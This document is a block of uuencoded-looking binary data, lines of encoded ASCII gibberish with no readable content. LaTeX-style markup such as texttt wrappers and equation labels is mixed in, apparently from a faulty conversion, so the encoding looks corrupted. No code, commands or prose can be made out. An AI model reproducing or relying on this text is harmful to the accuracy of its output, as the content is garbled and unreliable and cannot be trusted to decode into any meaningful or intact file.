M]'ZHU'K>!;TUS_O.>\H15&"EV7%G=NL]GK*!>]P\(JDT(\JJU8Z2RUFN36*F $\texttt{M-PR;!@>]} \ 4\$\texttt{F,==^?"G_TYCILB_],]} \ \texttt{E5I87N<@*8IA\&7Q/5J1*H\&<CS.Y1YKN}$ M*/RFU>QQX*G'(9T8;TF==+;2J6A656S,U5;DCLZBNK/-ORRRS`CR&](ZN;K8 MRE?QL3908EF]Y[IB65-6KV[I1>H'>D'WE69\$=V`;V#4[&D'BFS>J7\F,YF6= M5JO (P!'DD, AYH>Z<UV-YO2F(Z67ZQD=O'[><B)7-7TM-R;%6E8"8<,;,75 MYG:_Y*K\Z:'^/%G,J^W7E"+^%GUC-+S?>S\$-^[[:S#C%_'C/Z;W7/U7L*%L\ M[H0OV1S(9,2MS4N@P:CSOUR]NKY1*:<R?79Y;I+MO3F<OG0B-;XZI.?RZG1R M:ZI:WIS<W%Q?/'M]<SZA.]%\W9Z;V8?]T%WWY\$2S79SIZI&NNVXMCLBA/0,6 MF]\$R[^+NIJ:WIUZ"BGX@__Q?^>?Q8V4B_^&^;)/3*@^M=_FU_6*_"?/V&'X0 MALSU5>:YV?RU%^8/A+E?G3WUV.3E8.%\2J6'EYVOJ,IZ?O*G\S>7%\],AK.M $M+1UCWU9+LC;^7[5E@;$&H2UN\$@\##5-R/"H0L*J:$YM//J4$V)*7[I&U$>?$ MY\$/_^YYN4=.?>;VI5E1)D"I]4NJ%J8OFS2]=&5W)RH;9O7J[^Z^5DSB*:F%4 MC32EQLU, $@B=(-(]U$:;+5\2644?Z.G\?U:=95^0T99B60/5K+YUWP*]^RD5$ M[6IQVW#UIY^#UH:1]HZ_5?1Z5"4T7S>4!N)@.E,7F??TDM[=OIYI7&>"7/YM MO8&JZ)SSOV;77?5))'8N-MC2I!+'K,CL-IP.8X+B+6[7^ ^FOZQ`D\R;&NJG MERSNK9[.?^02U8AW?E;S)D/Q7FN9H.EOE=.O5SF=U5,RZ<I^WV0`OT3]U'15 M4)>5J9:H*,R7;_^')P/:%107-V&B<QIK7GB5-BVV,EV`1015H2"[>/S_Q6C' $M;[^!,9_6%^',9_5]=$KW?\1P4"/_/CS$^\+..-^?!@EWF?)9[_]?NW?0/X?!DP_$ $\label{eq:manner} $$M^F_WOP/HXAN9N;_XR"E_(^"V/]M_._O\?N'&?^SYPHX_-LHX&^C@+^-`OXV $$$ $\label{eq:muoble_continuous} $$M"OB+_,OHX)/?>Z:K-KDY]U[\Y]GKRU?>S<7YRW/O7UZ?>Y/S:^_TU8NKB\N3$$ MLU=T]=*[//%>79U>_.?+[CXJ\4GJ_ZWF;;TO]?SNET(\X\Y8?6B>?VFOYR\$5 M_F>_VI+#!7K7XN7MENL_V-`_OKCZRJ.520^]=_O5U'N@"_T/XE&J+;U<8MUO

M[ZK9EQZ]7_J!!OQ<'6+P!G7X]Z7'-_+JV4^NPNK+(YJ_"[QA3='SK*LQG,V: M;SZ"4]X]'*LYZNZ<SG'/3F=5>+^+'PK:P2?B%=6#Z1SQ.R@_]9Z.5_ZR^M+[MBC;RB<-WE3>O!][#+LU;TB1+?&`3'==D<WTPJ#GCNTO75R>S&9]E^Z"'DPK' M@_XGHA(P_'/*SH^T*OQW_I?BK9F;2!Y9/@^#)A\:^FZ_\$5L>JYTZ5(8H6,QC M!&I\@\$NL*?\$/08"XOOC\/SJ99C06T2Q/!CG"08YRD"/JY=#;Z7C`:3@]\6BN MX70E05S'#Y(93F7Z,YF'TYSU,E_7[T;:1M[+HX^[8==?\]5>GY8TR%J,8C5; ML<?2!GX/+^\/5 D^3!0,\$%%^P`'JPZQ]A613:S^S[)UVF*NOL&SI<ZU/]KUI $MC! >= 8 = *XAW2WJZ9WHU]@3YGA < VSV:_;Q,DR3#M%0P_+],$TV1,.[K48\5=[']$ MLZ7MQ/7T/:U^YFF\$2IP*/H*S&,%YO5\1[2!7Z`]P+>IJM5^[*93KH(>-(PSZ MR<_VR_4]GST,^RF?+ZCI<U_.J)_S@E8`_LP7\$`\P;PTOK;?>5%NQ/W*_X1,K MV(O:L+F'2?\=5)'F1^##D2^6X]*=]K,*CPRR<<6^DH?YLGX^Z37FOMF6]Y.N M13EX5LVJ,>6@&\$-&`XV3BCQ^7-?<E19[0H?K\,@?H*:.(C_[J7CV4>\SZBM8 M=3W\N%'81T#SB(X?GQ'-DBBZ%^%P:R2*>PAIO/>B.1SQ?4J=F+?5=+A6CY(> M4EYW2YS+L]-G(YXW'<FTFJF3FD:T0*/LWJ0C7F0^CG0\$4T\9X2S0+C5&F\$OL MCZ0:3E4<]%&MIO7"/HU0'C\$X7\/&X1#K13-,\$@V1."Y11S17XWB(43G@',N7 M]/")(W;OG<*TC[&>BM/]Q0Z=LU>3_*S912.L);LOYPBSR0<X^73.72V<\MQ2 MLYUZ\?5JA-WTE1%J2VWTT7/#E57BCZ!BW_3#F9(\$?53-5KOZX%[3B*9Z\$O;3 MC>:)^GFT#P3N-_')Z[ON;Y@S[N%<SIY5._N@^F&ZI(?.'.AR-J\6S>VP(2?I M>+9A\$TZR7K9UM:F5=]8169\$/<@E/%&,>LAA)-?R\$J=]'M5K5![^=PX^8!KUD ${\tt MYIPO&IC8-(MANIY"H`<WE$NO,15'&O72T>R./D>(QWA&**XT'B04KH**_]\Q}$ $\verb|M/>LT&2243,('\8A/19K>C_!\>.PIS?HHUY^H/(QHG:3Y,,OY3R-XBC$\P\4@$ $M\X=Y1K^{\C}_{R7WS^?C["KK,_N-[4>0Q[Q>K)H'-.(1XN'F.`<MQ'VF25\#K.:,$ MK1\$/FXXF&V-:678/NA\$O,!]--X*L&"(35>+P0^;^**+A%.7!\$-&X&BL?M/VQ M,]15#-J8'@P?8;#%H)UILA%&6PP:&Y%-ZA&/.&AKZ@"F,4\X6-,JKC\$/.&BT MTN>;'C2Z5\.]A%SOU-J*F+09K6B8:4<<6@P7A'@,HQ6!)N,<02N`/%@(Z MDU:06]<+TT;T.P-_L\$",:KH'_F!9D^/=(P;9^G^P."@N[6=D#.=@L6AQCLF4 M]6[D(\$40#!8.=8+7;CZJ9@J"P4(Q-AN"P6)AAN_&/.A@P;CO8&`0#):+PQ\$> MDU6UIN5ZP]^S(!@L&<XHZ`@+#`;+A\,XP@K[)I#/ZNJ>RVWZII'%(,,)\$ZH* M87A**@B*^_!-=LWPE%(0^@.<XX8]@S`8PS/Z4<-P@.YP2.&?:`7L*_+8/1]A M@V'41SMM9O*`W#&%)(R'J.29+.,)DSY"7H%YUFQY5F3,S%X0IJ/91I2+,.MC M6U2?+IMJ]IS:D#0+_EW3C+&70)>QWM6\EFP\$3S'\$8QVZ,ZZFC_Q^RK']SB`* MAHG&C&P%43B&:\$0^1E\$_T?T^/5\$\GFU\$[SJ(DO%\(S]E43I\$Z1Z;-V:`(XBR $M^Y*.R9J\CY3+Z44S=I0[Z)OT5:M4UF8[>;:O.)9V]'U,JQWTL[O>_@?A#W]$ ${\tt ME9\#5]KMFNUL1VTUSO^6601S^\#-X1F=0W-\SUJ6QM\$>_H*9P@CGLIKZH='?:G}$ MCC/AP)BG3^Y'.>;!TQ[*070#>L_YR"#.1G".)NLI/N>K>WW9XZ*/ZF=\V1._ MCW!VWU4[01+<@V]\$YB9A'Q\]XKT_H4G4Q[A?4GU3KV;5AOV5CGG@_\?9N76W M<2-K]"_A?GFT9301&5]T0CE>:][:4E0FF&+S-\$E?YM<?=#>IV)E9A0T^9\$5Y MV0&:^(!"5:'*<1SQPVOO6X#D\$P8.)+@HXZ:-YM74S9<D*&F?,(U]O=S``[,- $\texttt{M"O,(3<NT<]G;W\;AN$O"LNOC!M..):.M*.4LXQ.>$\#=4U,LDX/6.6@Y2-,33P}$ MR/@BXY4RXFQ\J8%'QE?1S'*D7\$WG%/R5HVHB@C%&38BEE>WC]#CRMEB1Y#%\$ $\texttt{M-(0Z-_@\&\,,\$M@OV@1?407CB4?U"\,,LWH-B:."1} \\ \texttt{55\$4RS8AF\,,F)DPC8ZL(YOUU, LWH-B:."1} \\ \texttt{55\$4RS8AF\,,F)DPC8ZL(YOUU, LWH-B:."1} \\ \texttt{10Z-_@\&\,,\$M@OV@1?407CB4?U"\,,LWH-B:."1} \\ \texttt{10Z-_@\&\,,\$M@OV@1?407CB4?U"\,,MWH-B:."1} \\ \texttt{10Z-_@\&\,,\$M@OV@1.} \\ \texttt{10Z-_@\&\,,\$M@OV~@AVA.} \\$ MRY:8%*:!L:6*4/KQW&OT?+^@VV(R%Y')F"7EC-V^Z)G<V)*DE/U=84PI<:^. M6V@I2C'PR:>'/88IR"#JG4]1Y\$S-\@`D29!=N=.\W'Y=C\-VJJZTY-6AU9'; ML6!I9"5BC]N'\]7NU,;A]_6>Y<_HK"]#DU\$+4GG5';I->9U1?C#BT,F6H<BH M7`7%'-52E/WL6[@=%I<#=#3D0)#SWL*]%SD2Z'(N06(2B9O_UOF1/.G+N8%[M:MI(HE!&J40`]:5DE); `V_LE#'6ZD_]V7-<W-Z-, `Y*F#AMEFZED^DZDTO?J</pre> MRM<Q9#1!QDR9[_55:%0\$F/D-1UOBC%%)!A>K?7_X3S#Y@/DB,OBF6@\$R"Y\$8 MK2&+>#B,-IA&YFDAC; `<8!6-]1U9U=H#VA3,(%YWHP.FM<1;C(X7<,GLB68F M+HD-&%W1R=O^^^\$291M5YT*1&,U08+;&U%%X&1I;A^%5:!R%-2U"X]NQ9.J! $\texttt{M8@FL(A0>8S`F,13:3DVF,\#!)JQB,H"IZ6\#X\backslash-JM(;"_\$@?\$2MK8[.<\!J)8\#B }$ M1\$IYS\$Z&XD5(*9[T9[<!B0/&!A&TXB!IP4]%)7YN5`\?D!B;*M!IBUQ@=;^\$ ML;E"N]Y.!21FVQB64'"J@OQSW7][]PD]##)2"'YJC850`<X0\$%"E%&1?_(=0 MBD>H>R#;F'.01<8E+/])0+1FCG%!!EWB&S(NMD+)E),,/:6/`%!&H%(CH<%7 M9[R2J:>C`/PD7HND"XI`&2FJOE2N/#SYO@[CACTX-=Y*U,.SJQO`<")CNA&S $M/!OC/2*!E>: #2"K%0\KRN/T!7-3&1X@B$TR01::81=;5S;F;P:MQ>"PU>8LG"$ $\label{eq:mesol} $\tt ME$@KJ`JVY!S4JUZ8H`$\&670!(!+X8D8>[&U9)"8X3"-C\S)M>+PI1_$-*7!3$$ MMHOIC.\VF]6A.QS!UA%D,3P5':@75C`A5E%ONGT]8=>\$5`<-]_TCGF.N\DKL M9]>7!QIDMXVJBBLC`XYB\$W65=*KC0X9EJK"E+3;9C**E,+!^HZO!=E,-U/Y^ MVI56ZW^C`58U\2L3C;.JA8;\$4!.K<CC3V,TV5E5QYK'+;:RJHB%=U219%&V5

M5DW2F/;R.XEVFV2:B*_[[0-)@#7)7L`EW],U<0G18R*A!4QCOT]LX/%?)S53 MR=QS`Q7P,M(.,;<STLT4&63V;4:J:0W5FXQ\$\RL6_^89*>=7./[I,Q)1:X*! $MR4A-5 = Q/XS, QLY(3PNQ& -D+2ME; <9N_)("R*1D& -VP.:M&5(2!.06`3U$ M\5F%Y#25IYBR%)G19Q72U.Q&+#L[,S:LOHHZ0]F9;A52T@S]T*WI>VFKD(;^ MT?_X.\$R%/[H?Q?ZEGP'IZ%<T_1A(4&C=6X6D5\$HJ0!R2T9(5`DX1JY&,3NER MK]>@6J;52\$D_55]BVYS52\$RK?K-DA\$`H\$M/M^D`BH58C%14:"89:C<2S-#P# MM(I>CN/8;^]^S.YK\$+FT.C;PR&P3X!W@(WFK,Z\$]G1+`1VJ-(LB&,F#6Z"8B M^(C&\$"+-?K7&-N"NZZYU:UP#<!C?'A_)DVAK/,%"_[\U1"DG&IJTK)0IUQ*K MSB3((HM%U,BYQ.236Q!\$ZZQ5;4@P2JL)<C6,AR_]#V;K65DER[OHF^%;/T([MSUH9N-Y_F<(]JUU'LB2L=1Q'_\$G6^A8@^5\$"!Q)<12&;3<NV:A.FD;%55#*6 MVB@L[&.=8B@P*B>KXC_"LF"S=Z81269L&YEDZHXR_^S&=?<166[.MT+)2&65 M3#'I\I`.5^JQ+B(>/>><K)/EZ4=_#^]C+F,:^'1>ELKDZ3]GZ1.?H_6Z@8?V M5&^:B&3.MH%(>*[*FRY)X^.<,OK\![W4>U_ELG/8!P0"15ZLCU44>BAB?:J# MB#_55N+RY_>NEVU705T*!^LF5+1RW&RF^AYP7P@&T\C89(V4][XL;&^#(R`R $M(ED-BZBF$CO]=W#)#`'0%M6R1&];"=6_[L:'^2GWF_5V_7BLU\:R(=6!^U^]$ M\$VP["+D"WA]8BPL;E4PJEL:Q^+*FQ[EL:'+T?BG#S_:7:.JD'J[A:"\$++./H M*JR'=:'-)BHW_Z)OA9*1!@P%-E6,A/;DD6B27DP5]O:A82.-&=/`5ZP\$\4^5 MFV\$P1HKA/[7>+4<G#7\$DT\`CD[6`-^VMZ/!-#M.0)9E\`X_,-F`>H<D">?MZ M]6<_[I\$>Y!#]4X6WT]@FWPOZ.7(S%4P[*T9E`LFZ0BL55D_UOR#0R,#^^U12 M8`E.@ZM@MC)NLS^]LWW;D4,N.QEW?.R>?2T[3#%(3W7=WZ+H5_95[N_KA_% M_)AXU'N<0Y4ZX9[.`)39:'.L4I^(</:R?);I8D]RSIA6EXM3"M#>??HKX`+2 M')W2+=`EXOVU9VC3@B[/J_;E;<[A0'I\NDJ`_MW+-R`RZY23*:4ETJ;;[?KI</pre> M9=IQ4[]:N\$HL_F9<#U-)_ZM-!WQ13H4*;:II?6[:=DW>0CH5VY!D6:8&9-GB $MV.-UIW([$M;J<5I=R`:?0^MV-L\&:$BQ\^>6T;::2L;HVZI'T>G&ZJJV_44G3$ M%Z=K&AON2K_[D?B.G8Y55N\$\^U1J>)=-`!UQ3B?"/'M`CB#([G1&R+ZK%Z%W M1E\$6^'Y&\$Q@(!SMC&.G=)^C(=\8BXC#_!N1YJ3..\$,]'QO-A`(E!SG@"77T^ $M'HK+J)00'LNN!H=; THAP-(`@X@Y1"+SW.()*\&,8090-;]2Q=T1FDD[^H$ MT(_N; %4S_#RW5<GP@]Q61=-V@MNJ9-J.0%L53-/99ZM2:3KT*N'ZN?3]_5_-MTN!C*U<)VZ\^#^.!.[B<31Q')IUEW*\$;#\<=<[4ZIR@,C,SI"NP>AN)<)6:_ $M+!"6G>"<A2SBU'+.81KY8A[2"$L6P^**.??700+E8YV+#<02<T#,Q)E/94;$ MBLF\$R[-MG%<M0/#[>`V`D_-WJFO!(LW.&\1*D%,M.<M8")OGO,.H.:\$-+HU M>P^(Y]?@_WL<#AU@\$N&@*)CS1#\$3ZMG]OX[[PR,I8N`\D<P,W>-\`.>)7J!E M&8A4EHCIOD6"@2CFQ&U18B"J^3!\"ZYIM\$0W,[5IK+*\$IC+\$+3>*X.NX8<^: M_+D0JC"JZQ!E5/^XXW\$V%Q*FD9\@5VFLU8R+"I'`F"J!^^6&3;,S7#2`=OWN $MIM_>\%ODU::KEU)PT1(F\`)\$!T!33@`YW*('L-/]OUY-Q,70@(/NA!@!<WD.$ M-(POMZ3JB8L),.%N'RMR6-]]@4ZQI"JD1_R`P"4-64!<R519_QRV3>E*KA*J MGRHF-=GFR6\$>M,R3I\06NSR**I4ULW"5@/T4%0[U81&IA.(JL70L#DN9<-`5 M,RN&`BM9CL\OI3)/ZQ@6.';9M"')*"U`ONUF!;?7(G7978XGH_<`W^`NRJ&! $M1\87\&WC[\S>@IE9.%]/)V\&55M=\IO%)-Q/H80=(R<5Q/G94/=Y\!2M+69OC8)$ M;9[=PTKN7EG((E-T518JK.J5KX\$F;VUW5S<>O`HU5\$-C7*]BC<:+Z'N5*(Q\ M^UR'U0,@7JLJ9M.!YU1>ZRJ(E,?UNKK6?VLIKNAU=;W UE)BT>OJFH?.;*^K MB[[<7NIA::^K*W[).8-W;J^K:_YG'HBR>5U=^'_T<*?0U66//*3>5-?]^^V' M]I9X.+R)-1;D))D#5[?),@:?@E950&-/7GI[JPGGMB,O&;PU,NQ%7[SS0]UM MX:V502^_'WJ0!NQM97VS\$\M6%C?;Q6UE59>@]?BCQ;7@;03\$VPX\$U+VM+&^\ M?=O*`E_UAZ8YNLHZ9X>!TQ7*\?&1%.CVKK+"Z0;N;(6S)TX6[RKKN_0'6-^C $M?<!5UOB';D.F):SQZ^UZ-L-8--*[**/6W:;\]*TMM[U+%V!+O?75;KUEWDWO]$ M,OE?K*8S['>2#N>]DH`E_C.MN27?97HC^_UN;I\3'"#K2\B`:Q#W17\W]B@6 MZKU%Q(8ANB;@LWOR0WG\$G)M/K%#Q,>\#0EYO^9>,B'@S[.88`QUG8M0R\R:L MJ*60I^WM7+_Q^OD:0)7P0=+3_GEW/Q>Q.-1?VOB@*Z3?CP_]'T7DC&8`;7(K MP<'9"HX/S\$5(2[[2S0\$T@03!4QBP6T*HP!H^5Y10+YY?K5Z7[_7\!SE-0Z(L M<KL.6:3U'X\/#_UX,_9[M`%\$<?F7]X\EVK/>]LOO4`_X^BB*X)RLO?V?X2-@ M&<`:QE=]\4R,/9^R*(5S\M!^ZIQV/`R3;0I,W2BJXAPL_*._GWW*4^1F.YD^ MX!R)HD0FHV[9HI"-&\$,5]G/']OH[!!]CG<C"\CZF*JHAZ.BCJ)0Y!X<6)_)2 MD/KUU9MN1Y.??=*(!+:[9~32/UFK-)]L%8)Z8OGD1-"P~Q>JY"7&XGU@O19] M"A+JQ; `E4XH2XWH+FE+[E"3&NUV_97TH?<H\$!+Y,5A+H#W0)R5IBK/H>7`^S MN'RGG'/P>;.T?/ON:_N=,\$OK>.CNYZY;*,B8/2*1;`"?`V21!1`1BY"23)J* M,9"](V>9@WN2!:4DTAT-40:E10Z/4`9E*J2_6K[CO-V@K`BE8;R@G,B!4;R@ MO(C!0;*@@@B",;*@HHCA`:B@4H6T^EQ.:S*D+()@("MH>7WCH%'0\@+_@@[] MH\$V=`BXU05N9PS<`*6!;C*OVGH1!^S;BZJX['\$!ECJ"#"&YH2!ITA"CT8PAK M?MG1:20PZ`Q1]<,F&%5GH?!=,)J1R*",A/K:,^,N&%O'\$#LA&\$=`9&*^#B*8

M`##KP^=R\$7LH]W=00B*8V(8DHY16_+\$45/X*&\$ED'-:3@^=V^+"^G]H6@>U! M"NJ^[?O[OQ?0+UEUI2,*>X,0K+X4#CZG-0)\LR\.VE+>Y3`Y@HNGZG:`KJ5@ $MK8@MB3WSF[GWN^(&AA49@G4BLYP[3_-H1<C2`'BZ9HV^Z>1>&R02:4>?L?.$ M!QME4BDL1))H@TV`0V:690Z;E5-U2CG]=L@Q\$YS&-#!#9T3:Y`!]]_%?/:F_ M\$IR\{N)[/>'`\].6B<!QPRGLH:IQZZX&(5-\\$45F,RUZ5=\\$.XZK+/=5_]CM $MRL-]<L2[#*G@H_G*PH>E58*O+/FI&5;W<;F4@FA.*:!1^8I+/RE"]0<[Z"^$ MU^!=`X^,3Q#!37&" 52[C>C<!XXCHXLR[E3E\$93[#CX)J&% :8V-X+/`'?O= M_%Z=##`H";3^.OF?L>T;M`P[6YG7]^6T6Q^`IRQ(T=S3%H<O5<%2%AF8`S!V MK0H>HLBP0I5U?5],Q_+OLMS``](0)#4<-_O^Y5<2/0PA29SQ8>J967]J\$*0P M[IRJ-_<"(ZLUJ@KI1;\[P`R3\$'4--NRG#D*DTT^(AL+(-(55_[=LR;-!1-RS MT56P2_;[V0'U=CBL/ZWO6+YBB+X"O^G'>=#;N_G"@MQ&,7!H<=_^W['?WM5C $M;R%&$7N<+:=G-U>`E`!I*MYU?>B!4J0P[A_=>C]EHO4[]H,D);!Z?O-(6N)T$ $M]_-)C3P_R2^2-2&2Y3CD4$JN!0ATG#P'$EQ^N&+=P0\86WA+PQJ0!!12:N!.$ $M#J(27$(V=\J7@,\&7S:H!3'A,,X14T<R3U^IJRM8DM6-#KNB&;009U2G$`Y]]$ MG8/##+FBD),Y-9US(.D]2-'CI>12/YXU_.8EX"7,>[<R@)<QKQ0+J/*B4G7> M=*\M'M)YS[HF@<ZH-*:NREUTTT-[)BIS\$1BLRJ@L0`_?GG?[I1L!*444E4/0 MXGRN1VNC\$G6SZ<O(8(O=J\$(5-;FX""E622??#WBD%Y4HE\=R,VUX!Q]5QK3Z M)AJUJM%.*1CE-]W./OK'W;'\S=[V1JTOQY/1FQK^S_E+]'-%1?7VN*QRL`5' M;2GZR9;E;%%`NTUWQQ+XHO8(1'ZH@\$CD-Y&T,UUM]H?3!;+[TH-LU:A3%;B@ M7G<'=&^*4HA[#A\QOT(T2N0TE9"(1HNP::GQAF/1&)%V?*1-.:.1A'#87'6[MDLF-^\E%XPBN."/OOCPO_]R.'4@AB<:+U+)T-]!8BB:(J,F1B%%11+W??EN# M1[#1)!'SSWX<\(B\$E;^Z&X?-YF1GE?_H^^WSXZ=/Y\$83K;J`"S83JP5NWXUW MGUGP/%I#0&1\$5@(=KFZ6Y_L`Y&10M^FW]]W(RD%'ZS&-3#+(M,VZWUY432W: M*).'QYORN.ZF*+][*.3]H=ML8&0BVE1C/SXO>UX]TR[:7"7-[>+K\<CH5!6% M>EM\$IZL@UAP^.E,E3;_M<`10\:*3]=!H+SJ':<05%IUOX`%AN(!YA":+X>R1 $\label{eq:mo"n]V'[:.(F%Z1(A@ZY/T65$60JZ_;[>3_>.-Z1[6/0*D0_C!A067B/D<=P3])} \\$ $\label{eq:mahh} $$M\&\H;3D-EM:.WG`@_HN-$7!\X>D^H+];[<C&@OW8@R*<\#L;L]TLWOW7@_54^'$$$ $MNZ)'DKF^0]/B;D@(<%^V)`>CE!89V^&)!B_M'_F)M=W*$C(2#=S!?_E^]?$ $MU^*-3,2\#90.F^3_VB\&QH\QX\#4\Z;?'MG30!B0<)AB^E),R7B$."2:<Y_!TX8.$ MDGMC0,+Y&Q@X^&-`*BH>YG?]XUPB&&P=\$8EH"9"0XS\$B_=P4_M`-J&(I/.S $M+<^6>D0*NNV_-\\3'8D3JN5T?D^<J(ND4&0)"122>9:]@9W>LZ.?71XN\W$R,$ MLGY.:=TM+N*8FXC@<R99-J?RTD_W(I#8%Y-N0Y)1&AFYV;1\Q60QC8Q-%LO+ $M[3U\.:23KY"^KL=A.]62P7WQ8PJ-3#+C2)E_=N.Z^XAVB91:H62D68:.(S7')$ MLZ03[%?.LC1FE_YNO;\=GKU=70.<@;AW+T%P-=LZ[72&D/:R,;L&'O@QLZ_R M2H%PE+<5<Z`L\$HS-L4J;K6QX'\B)X\AWRU4<>NB<E*J"YKH@+SK0XRDI60OG M%ED7[29)F4OA]0^:E"R4V:F!XR9).40C%D=2'K!:W+I)R4*Y*,\S*5DO)1IV MMN/F?77VDY'UF:18%F1+21;,?,,MR>=39<HV/VC2ZB(R6)5:U\E,Y]K423T+ M7R1M(80,4%;*FVZ]V6^&`[+ZD_8RK-]/A3ZG[)QB%5U0[Z<\8[)TM"R8IW<> MLQ:A"RMI23"M#?63EG1R68/NI#-AMO5=2D81Z`5MG)/1A-S8*CD9TTX%]D4R MDHA:NK@F(TGHLHZ7R7C`G%M*PM5N`@"RK<Q\$B&KH IB,I) F!H#)Y#J..OB3 M53*L'Q_WX]=GN]TI!(MN/TF,UI^;E;5M&-8`)#:BK`6T*6_Q.'U&N`ZM`]#R M[JS;+,HFL:=D/8#"Y^W)!@##O?.2COTXN(?;!)AS5M!OQR*:[0'4.\$HV`VA# M><(D!O,OZR^7G*XRQ_D)3OD+W%E3);K_?OMY.@1^2ELL^SBY#"<QTM_2\$"Z) M4?Y+&\(E,=9_;FCUNOO8;X!!Z@*%`80410!KZ8R67&HBDC'*6CD]`Z>+L!+; M/^[0B\LDQO,_#]_: `OI)#.BO'[;=YE3?870_H0.5(I,4SY^LHN\$3KH*5Q\$C^ MIN_KF;+)^PJ"6)%BH/ZXW_7;>Y@ZFLOX_;=U28N="NA]1`LJU5%X6,)27TR] MQMI^*2A&O/WW:M??3:]1&^[94HA^,M364^)\@ULE&,"C-3Q2L(!&?QDI'G^A M32I%Y)=AT4?*80Z"CV[3R\$*I,V>%3I,(8D45`<RA2Q"IDZ0W>8(0%&)H!4' $\tt M2>M]\&\#:?^{W.FO9G<"E*"[_8E/ON[L`+;*1H*[C']]R^1*7\#4G02[<?+*<CO) }$ $M6A@W16GQ_^=>=\#NT7)JE\$/O[V_DA\&+(K8Y0X[[<-)$\$0E]N],404#2VF9(B)$ M'')\$)RV1'IOJ4*9D)-C8_CPT)4N(S,)*CK+0AQ/TL-2@6^PU4BHCI4!AP/R6 M@N7E/G3.2]KU([Q6IB0"GTAST6[0TR!)0?)SFZK75[< R-:9%6!!YT;6`JL? M3Y=[F&29LL\$T*MF*])6<R+2_>RS8^ZP[\$3@^M./LU`'ZNO-OH8\]2V'H9P< M&GCD&TK*6(^'(RT0GG)B)+*3Y%QE(?LK*X5`8\$Q9Z2H*U>+.RE1!Q?0ZD-M& M5I:RT!1=E59\9<`8S,HS\$AI5J+)@C>\LQ;P W*Y^ZT]A[I/,>3&MK))`[A93 ME>4G92GN?214,!?E@SBMJKBY&N_N5/D`Y*!GK5N9Y(?61DIM*OV0M6T"HC\$Z M\$?ETPP&G8=8>LNK[>)8BWN<*R[?#_*.@'EU91PFX1>4GLA3DGML-E4<ND]]S M_OO5?FX&!6]?6><*^^7V4O3_LW=N36[C2+Z?YXW8[U"/.QLSW;Q?IF,BQK=V MUUFW[6.5E]']TB&7:%O'*E%+279[/OU)(`\$(P#])T1U[XKQL34R;2.3O+Y!, MDB"(2Y9<D7[3J_F:_Y#TS)6CQ[,OGBBKS;)E4@MGRFJS_!OTJ)*[1++X-LD% M@9Z5WR"Y1*]:IK=TOJPVJ[])</&`@#9KOD7X&V;,:K/V#RDO.+IY\BW*2P07

M7C]+I*Y</\MF"6GS?(',DD=+7BP0>D[CZ!<TJ[3YM<M\$3=O*+='02=:T>2V($ME;SZ(\)+3D?$; < (+ISAN\^8/Z"XI;_NMNN<E<YNW1?('=!>4MTBOZGY+>V]; $M9-?UOBVTBOR;%)?L<[%0<6DP%=<OJV^+HN+:Y:1Z'CVLQP4O-W/?P7\='MY1$ MV\#"N;[:N0_@ORW[VM06[9S&EW&[Y)E7)C,BN_M%PT;;,IT5&?L%0QO;,IL3 MV1V7K/#7EOF<R'#H%]0@RV).8]FY*<LYC:7G9B9T=\?3>+_HL-97119<EF5S M567!M5BV5U0>KO<2:*ODJLB"':K2JRH+=JC*KJIL%ZCDUU66[%)Q76;)/I57 M9!8LJ]I6U561)7M47U59LD/-594%=X6JO:ZR8)?JY+K,@GVJTWF9W9(;79U= M%5FR1_E5E24[5%B5/_W/W__7/YH5=/CT_>'C;Y_Z,<^^YS'FQ]^R),E_>Y.Y MC.\V_?L__=\$_"@`U()W^I;\D^C>M\$K5F4\$K_S=7_JHQL>5&1?_*G__G[?_WW $MP[__]_[]Z[_/<*/^3W]4=]?MRJK=]6/W_*?#3?^Q7]FT6_I=8G)UBP'C[L^/$ $M2':S6M2*N#WV&^>KM=+OD^K[I/9^FE_O!^WAY/^N;]:B;`X;]^\^-O-Q]/I$ M\+?OO__RY<MW[\<\/W#>=\/XX7OC_O-6#;WC'_3=-]OC5BW=<OSN?GA0SE;_ $\label{eq:mq:start} $$MQ?:^WQ]I=YZ_?N&9U>(QX_;\#1ZK@/?GS398DM5<F7>;UY^V&=O\#N1_7-_7$$ MX_UVS3E_I<RQ__"/J(0WW[.Y7E=M__MOE=&3_!_G=?[FR?KD6K\-S\/^Q-U $M65[U^W&M!?OS?DM-Y?WQ'Q^TV-ZNU.[X17W[N/V>'-0JQ^N'VYHV]WZ=G@<$ MWI_4\-,?;KX.YYM[DA][.@ZV.8ZZ3]`GWN^'T6@\#!MZ@5+F\WY#+3#4#'-S $M4IWF;H;W.O'\Y=N;Y_V^'VEZPM?G=[OMO3UZ1F%-95#VXT?J$/#NJX;T5\P5$ $\label{lem:mex12} $$ MEX12\VGK?@, _W/1;W=\#SF>/L)F, 1\V-6^2\WJF/N^J1V8;P9=(S\F<K]]6:W $$$ $M/EWH[V:.A=ME*M1VK\4_\#H>>-DB6]O;+=K>[>=??G(_]^_/N+T:%_&^ZV[N?]$ $M7KV]NWGT\I>;[M&;-X]>WOWR`_F?/@Z42RWDK+:E)9"V)$Y[J$86?*5=L-'X$ $M[,V3GXAZ]/CVQ>W=+VI??KR]>_ELM;KYV=6;FT<WKQ^]N;M]\\O;%HS<WK]^^$ M>?UJ]>R[&SKMO=)EC9FC?O.>]![4%-*;_J1&)?I'X1<ZY4<JYVYS\W%-PUJI $M_{;[??J92KF_N*;:7G]/=L/^@]YG\00/[;Q\.N^].OY_^_,/-]OW-?CC]Y8;?$ MJDX#GG<NUW__C>U?_X4J+V\>O?E%E93N0?M^EU,<<15HI?+5+[_ZLC_^11V` $M8 = Q05[KU![H,U^{?}S^{I}(:\#L?_{0}]$$0_TX_{8}:1'M?[\I_GSSCYM7XV:[$ M7^_T(3VLZ5+L=S?'TX;ZE>R^4])/U(LUSVO\]]^\Q#^H(=O_(ZFF]MT?^>Z/ M)/="_>9?%_ZILNC/NJ3(#2!__RU,Q_HI`9O-H]/P0\$6Q6[%3YIQH]^Q6[)1K MP2G6SA/SBQ,ZF1<+M2PDSR9.2C.9L52:D);JPF).!,%>"KQ3XTW'!9;\$UJB< $M!3H9Z8R]G4=$34I"=&@^1L4=]5WX8*>+O!M<*W:")W)^I2"5TXD&H;H=MDEY$ MCRD&U:S2YX/J/OSWWR[;X%E9SQ6UF[\$G;X-G;3UU:ZAVM0GP;93OD;YU]_>? $MJ"?[/47C6B^{1}2YR<@1JMI_'FO"=O8D,#W^D2P^SZ]?Y\"']@=3X<AI&.^C4/$ $M4$U9]>GYX1#OC+7/[TN6L<*/N_/Q(TK8C'F-G#5N]]O3S(ZI[&5[51B]HW.G)$ 